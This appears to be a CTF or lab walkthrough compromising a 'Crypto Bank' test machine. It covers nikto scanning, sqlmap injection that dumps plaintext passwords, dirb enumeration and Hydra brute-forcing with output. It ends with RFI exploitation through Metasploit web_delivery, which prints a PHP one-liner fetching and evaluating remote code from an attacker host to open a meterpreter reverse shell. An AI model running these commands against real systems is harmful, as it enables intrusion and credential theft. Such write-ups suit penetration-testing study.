
- We are using nikto for vulnerability analysis and -h in the above command is used to specify the host ip address.

Reviewing Website:




- This is a login page, let's check for SQL Injection vulnerabilities. I find the easiest way to do this is using Burpsuite, and SQLMAP.


- **SQL Injection:**



- Here we are fetching the database names.




- We have successfully fetched the database names.
- We discovered 3 tables in the cryptobank database




- We have fetched entries from the accounts table of Crypto Bank.
- Plain-Text Usernames and Passwords were found in Database-dump

Fuzzing using Dirb:



- Here we are using the Dirb to perform the directory enumeration.
- We could identify them with the status codes of 200.
- Here we have used the following command : dirb http://cryptobank.local




- Let us save the passwords which we have found earlier in past.txt and user.txt

Login Brute forcing with hydra:

- Now by using the previous password list and user list which we found earlier, we are going to brute force by using the http-get method on cryptobank.local/development.


```
┌──(kali㉿kali)-[~/…/share/sqlmap/output/cryptobank.local]
└─$ hydra -L user.txt -P pass.txt cryptobank.local -f http-get /development
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-13 13:15:50
[DATA] max 16 tasks per 1 server, overall 16 tasks, 144 login tries (l:12/p:12), ~9 tries per task
[DATA] attacking http-get://cryptobank.local:80/development
[80][http-get] host: cryptobank.local   login: julius.b   password: wJWm4CgV26
[STATUS] attack finished for cryptobank.local (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-13 13:15:50
```

- Now from the above we can see the highlighted username and password which works for the page.




only for development

- But this is an empty page. So, we did further Fuzzing of this page and found a backup and a tools page.



- In this there was a View system file option using which we can load a file present on the system. (Local File Inclusion).




- And it is also vulnerable for Remote file inclusion.

Exploiting Using Metasploit:


```
msf6 > use multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target PHP
target ⇒ PHP
msf6 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set LHOST 192.168.1.164
LHOST ⇒ 192.168.1.164
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.164:4444
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://192.168.1.164:8080/1Cddv9r
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.1.164:8080/1Cddv9r', f
t_create(['ssl'⇒['verify_peer'⇒false,'verify_peer_name'⇒false]]));"
```

- Exploiting RFI using metasploit and setting-up a **Reverse-shell .**



